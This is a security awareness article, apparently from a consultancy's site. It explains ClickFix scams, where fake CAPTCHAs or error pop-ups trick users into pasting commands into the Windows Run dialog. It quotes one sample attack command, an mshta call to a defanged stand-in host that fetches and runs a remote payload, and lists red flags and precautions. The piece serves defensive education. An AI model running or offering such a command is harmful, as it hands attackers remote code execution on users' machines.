Security Awareness: Watch Out for ClickFix Attacks!

⚠️ What is a ClickFix Attack?
ClickFix is a deceptive method used by threat actors where users are tricked into manually executing malicious commands on their own systems — typically via the Windows Run dialog.Rather than relying on traditional phishing or malware delivery, ClickFix:
Uses social engineering to make the user believe they’re fixing an issue.
Often presents fake CAPTCHA verifications, fake software errors, or login prompts.
Instructs the victim to copy-paste a seemingly harmless command (e.g., starting with mshta, cmd, or PowerShell) into the Run dialog (Win + R), which then executes a remote malicious payload.
🧪 How the Scam Works
You get an email or pop-up saying:
- “There’s an issue with your login.”
- “Please confirm you’re human.”
- “Fix your connection problem — paste this into RUN.”
It gives you a command like:
mshta http://fix-now[.]com/help.hta
You’re told:
- Press Windows + R
- Paste the command
- Hit Enter
Boom — the hacker gets control.
- 🚨 Red Flags to Watch For
- Requests to open the Run dialog (Win + R)
- Commands that include mshta, PowerShell, or cmd
- Messages with urgent language (“Fix now!”, “Security error!”, “Update needed!”)
- Any command that runs something from a website
- 🛡️ Why It’s Dangerous
- Bypasses antivirus: Because the user executes the command manually, many endpoint protection systems treat it as legitimate behavior.
- No download needed: It can run scripts directly from the web using mshta or PowerShell, reducing footprint.
- Hard to detect: It doesn’t require file-based malware — it’s behavioral.
✅ What You Should Do Instead
❌ Never run commands from emails or messages you didn’t expect.
🛑 Stop and report if something seems fishy.
📞 Ask IT before pasting anything in the Run box.
✅ Keep your antivirus and system updated.
🔒 Only trust commands from your official IT department.
Related articles
Ready to test your defenses?
Get a free scoping consultation — a fixed-fee proposal within 24 hours.